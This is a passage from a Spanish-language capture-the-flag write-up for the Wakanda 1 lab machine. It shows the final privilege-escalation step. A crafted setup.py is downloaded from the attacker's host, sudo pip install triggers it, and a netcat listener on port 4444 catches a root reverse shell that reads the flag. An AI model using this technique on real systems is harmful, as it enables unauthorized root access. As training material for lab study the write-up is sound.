Connecting to 192.168.56.118:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1009 [text/x-python]
Saving to: 'setup.py'

     0K                                                       100%  330M=0s

2024-02-01 05:03:50 (330 MB/s) - 'setup.py' saved [1009/1009]

devops@Wakanda1:/tmp$
```

Ejecutamos el comando sudo pip install … . Para iniciar el comando y nos devuelva una conexión reversa .

```
devops@Wakanda1:~$ sudo pip install . --upgrade --force-reinstall
sudo pip install . --upgrade --force-reinstall
Unpacking /home/devops
  Running setup.py (path:/tmp/pip-02w_he-build/setup.py) egg_info for package
 from file:///home/devops

Installing collected packages: FakePip
  Found existing installation: FakePip 0.0.1
    Uninstalling FakePip:
      Successfully uninstalled FakePip
  Running setup.py install for FakePip
```

Para qué este funcione vamos a recordar el puerto que hemos puesto en el paso anterior (En el que configuramos el classound , con nuestra ip y el puerto 4444), para que una vez que lancemos el comando anterior nos proporcione esa conexión reversa que estamos buscando .
Una vez que lanzamos ya nos manda la conexión reversa como root así que ya tenemos la última **banderaaaaaaaaaaaaaaaa**


┌──(root㉿kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.118] from (UNKNOWN) [192.168.56.101] 49309
root@Wakanda1:/tmp/pip-02w_he-build# cd
cd
root@Wakanda1:~# ls
ls
root.txt
root@Wakanda1:~# cat root.txt
cat root.txt
Wakanda 1 - by @xMagass
Congratulations You are Root!
821ae63dbe0c573eff8b69d451fb21bc
root@Wakanda1:~#